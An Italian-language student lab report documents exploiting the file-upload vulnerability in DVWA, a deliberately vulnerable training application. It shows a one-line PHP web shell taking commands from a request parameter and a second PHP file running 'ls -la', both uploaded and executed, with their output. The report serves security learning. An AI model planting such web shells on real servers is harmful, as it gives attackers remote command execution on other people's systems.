


Claudio De cicco
28/11/2022

Report Vulnerability Upload DVWA


-Creo un file php con il seguente codice

```
(kali@kali)-[~/Desktop]  
$ cat shell.php  
<?php system($_REQUEST["cmd"]); ?>
```

-Carico il file nella sezione upload e copio il percorso che viene generato e lo copio nell'url andando a richiamare poi il comando cmd=ls e successivamente cmd=pwd con questi risultati.



dvwa_email.png rete.save shell.php



Come altra prova sono andato a cercare un' altro codice che mi restituirà i permessi,il nome dei file o directory,il "proprietario", la grandezza in bytes e la data dell'ultima modifica.

```
GNU nano 6.4 shell2.php
<?php
echo "If you see this means, this file has been executed";
$output = shell_exec('ls -la');
echo "<pre>$output</pre>";
?>
```

If you see this means, this file has been executed

```
total 28
drwxr-xr-x 2 www-data www-data 4096 Nov 28 10:01 .
drwxr-xr-x 4 www-data www-data 4096 May 20 2012 ..
-rw-r--r-- 1 www-data www-data 667 Mar 16 2010 dvwa_email.png
-rw----- 1 www-data www-data 633 Nov 28 08:21 rete.save
-rw----- 1 www-data www-data 35 Nov 28 09:24 shell.php
-rw----- 1 www-data www-data 120 Nov 28 09:51 shell1.php
-rw----- 1 www-data www-data 133 Nov 28 10:01 shell2.php
```